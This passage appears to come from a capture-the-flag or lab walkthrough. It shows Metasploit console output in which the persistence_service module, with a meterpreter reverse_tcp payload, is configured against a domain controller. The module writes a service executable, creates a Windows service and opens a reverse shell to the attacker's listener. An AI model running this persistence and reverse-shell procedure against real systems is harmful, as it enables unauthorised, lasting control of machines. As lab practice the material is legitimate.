msf6 exploit(windows/local/persistence_service) > show options

Module options (exploit/windows/local/persistence_service):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   REMOTE_EXE_NAME                      no        The remote victim name. Random string as default.
   REMOTE_EXE_PATH                      no        The remote victim exe path to run. Use temp directory as default.
   RETRY_TIME          5                no        The retry time that shell connect failed. 5 seconds as default.
   SERVICE_DESCRIPTION                  no        The description of service. Random string as default.
   SERVICE_NAME                         no        The name of service. Random string as default.
   SESSION                              yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.89        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

***S**etting the **session.** The session was **1**. **Command:** set session <The_session_created_after_background>*

```
msf6 exploit(windows/local/persistence_service) > set LHOST 10.8.86.117
LHOST => 10.8.86.117
msf6 exploit(windows/local/persistence_service) > set LPORT 5678
LPORT => 5678
msf6 exploit(windows/local/persistence_service) > show options

Module options (exploit/windows/local/persistence_service):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   REMOTE_EXE_NAME                      no        The remote victim name. Random string as default.
   REMOTE_EXE_PATH                      no        The remote victim exe path to run. Use temp directory as default.
   RETRY_TIME          5                no        The retry time that shell connect failed. 5 seconds as default.
   SERVICE_DESCRIPTION                  no        The description of service. Random string as default.
   SERVICE_NAME                         no        The name of service. Random string as default.
   SESSION             2                yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.8.86.117      yes       The listen address (an interface may be specified)
   LPORT     5678             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

running ***run***.

```
msf6 exploit(windows/local/persistence_service) > set SESSION 1
SESSION ⇒ 1
msf6 exploit(windows/local/persistence_service) > set LPORT 5678
LPORT ⇒ 5678
msf6 exploit(windows/local/persistence_service) > run

[*] Started reverse TCP handler on 10.0.2.89:5678
[*] Running module against DOMAIN-CONTROLL
[+] Meterpreter service exe written to C:\Users\Administrator\AppData\Local\Temp\tWHEz.exe
[*] Creating service eaWTbB
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/DOMAIN-CONTROLL_20230629.1607/DOMAIN-CONTROLL_20230629.1607.rc
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/persistence_service) >
```

```
msf6 exploit(windows/local/persistence_service) > run

[*] Started reverse TCP handler on 10.8.86.117:5678
[*] Running module against DOMAIN-CONTROLL
[+] Meterpreter service exe written to C:\Users\Administrator\AppData\Local\Temp\VNDNUvRu.exe
[*] Creating service GNDA
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/DOMAIN-CONTROLL_20230629.4755/DOMAIN-CONTROLL_20230629.4755.rc
[*] Sending stage (175686 bytes) to 10.10.37.230
[*] Meterpreter session 3 opened (10.8.86.117:5678 → 10.10.37.230:49994) at 2023-06-29 23:48:03 +0600

meterpreter >
```